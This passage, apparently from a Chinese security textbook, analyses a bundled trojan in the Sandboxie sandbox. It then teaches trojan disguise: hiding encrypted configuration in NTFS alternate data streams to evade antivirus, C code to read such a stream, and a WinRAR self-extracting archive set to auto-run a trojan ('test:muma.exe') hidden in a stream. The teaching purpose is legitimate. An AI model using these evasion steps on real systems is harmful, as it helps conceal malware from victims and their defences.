0100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0110  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0120  00 00 00 00 57 69 6e 58  50 00 00 00 00 00 00 00   ....WinX P.......
0130  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0140  00 00 00 00 32 30 31 33  30 35 32 32 00 00 00 00   ....2013 0522....
```

图 10-31 HTTP 协议部分数据信息

需要注意的是，如果系统内核的信息被修改（参见高级篇实践 11），这些判别方法可能无效，例如木马进程隐藏、父进程名称可以任意修改以及特定的网络连接信息隐藏等。


③ 文件捆绑。

利用沙箱软件 Sandboxie 可以分析文件捆绑中包含的程序。将捆绑文件 NOTEPAD.EXE 载入 Sandboxie Control 中运行，则运行程序的变化过程如图 10-32 所示。

图 10-32(a)显示捆绑文件 NOTEPAD.EXE 运行后，即分离 Sx_server.exe 文件和正常的 NOTEPAD.EXE 文件，并用命令行的方式启动 Sx_server.exe 和正常的 NOTEPAD.EXE，也就有了两个 cmd.exe 在运行，Sx_server.exe 先运行起来，正常的 NOTEPAD.EXE 延迟启动。

图 10-32(b)显示捆绑文件 NOTEPAD.EXE 退出，并且 Sx_server.exe 完成木马安装，启动了服务主进程 QQMin.exe，这时正常的 NOTEPAD.EXE 也已经启动，QQMin.exe 又用命令行的方式准备启动 IEXPLORE.EXE 进程，因此有一个 cmd.exe 在运行。

图 10-32(c)显示 QQMin.exe 完成 IE 注入后退出，IEXPLORE.EXE 进程开始运行并




(a) (b) (c)

图 10-32 Sandboxie 内运行程序的变化过程

发起对外连接,而正常的 NOTEPAD.EXE 保持运行状态不变。

沙箱软件 Sandboxie Control 也可以分析捆绑文件 NOTEPAD.EXE 释放的文件,如图 10-33 所示。在图 10-33(a)中选择右键菜单 Explore Contents,图 10-33(b)中的文件夹 drive 中存放着创建了的文件。



(a) (b)

图 10-33 浏览释放的文件

图 10-34(a)~(c)显示了捆绑文件 NOTEPAD.EXE 所创建的文件及其路径。一共有 3 个文件,正常的 NOTEPAD.EXE 释放在 C 盘,Sx_server.exe 释放在 C:\Program Files 下,而 QQMin.exe 释放在 C:\Program Files\Common Files\Microsoft Shared\MSInfo 下,这些信息正如图 10-15 中设置的一样。

可见沙箱 Sandboxie 有助于分析病毒文件运行细节而不危害系统自身。

2) 木马伪装实践

木马常利用实践 9 中所介绍的 NTFS 流文件存储方法,寄住在其他格式的文件中,达到伪装和隐藏的功能。一般有木马配置信息隐藏和木马主程序的伪装。

(1) 信息隐藏。

木马的启动往往需要读取一些配置信息,如通信密钥、主控端 IP 地址及端口、Web/FTP 网站 IP 地址及端口等。由于绝大多数杀毒软件并不扫描 NTFS 流文件,因此木马的配置信息经加密后作为流文件寄住在系统文件或文件夹中,如 C:\Program Files\Common Files 这样的文件夹中,这些文件夹在 Windows XP、Windows 2003、Windows 2008、Windows 7、Windows 8 等系统中皆存在,具有通用性强的特点。




图 10-34 NOTEPAD.EXE 创建的文件及其路径

在代码中使用函数 CreateFile 和 ReadFile 打开和读取流文件,提取解密即可,这和用 Notepad 命令和 WinHex 工具查看结果一样。具体读取代码如下。


```
CHAR * pBuffer;                                          //用于存储流文件内容
DWORD RSize;
int fileSize = 0;
int i;
HANDLE hOpenFile = (HANDLE)CreateFile("C:\\Program Files\\Common Files:mima", GENERIC_
READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, NULL, NULL);
    if (hOpenFile == INVALID_HANDLE_VALUE){
        hOpenFile = NULL;
        MessageBoxA(NULL, "Can not open the file", "Playwav", MB_OK);
    }
    fileSize = GetFileSize(hOpenFile, NULL);             //获取文件大小
    pBuffer = (CHAR * ) malloc(fileSize);                //分配存储空间
    ReadFile(hOpenFile, pBuffer, fileSize, &RSize, NULL);  //读取流文件内容
```

函数 CreateFile 一次只能打开主文件或流文件中的一个。函数 WriteFile 可以将数据写入流文件,实现 type 命令的功能。

(2) 伪装隐秘启动。

实践 9 中提过带有流文件的主文件不能跨机复制,但当主文件如图 9-7 所示的压缩后,就可以跨机复制,复制到目的主机解压即可(前提为 NTFS 文件系统)。


在 Windows XP 系统中,可以将主文件制作成自解压文件,双击后就会自动运行藏在主文件中的木马主程序。假设文件夹 test 中附加了木马主程序 muma.exe(偷窥者的被控端),按图 9-7 所示的方法压缩为 test.rar,将其用 WinRAR 压缩文件管理器打开,如图 10-35(a)所示。单击“自解压格式”选项卡,图 10-35(b)显示“高级自解压选项”对话框,在“设置”选项卡的“解压后运行”中输入:“test:muma.exe”,单击“确定”按钮后生成自解压文件 test.exe,如图 10-35(c)所示。



(a) (b) (c)

图 10-35 生成自解压文件

对未压缩的文件夹 test 进行杀毒扫描，则不同的杀毒软件得到不同的结果，如图 10-36 所示。




(a) (b)

图 10-36 杀毒软件扫描结果

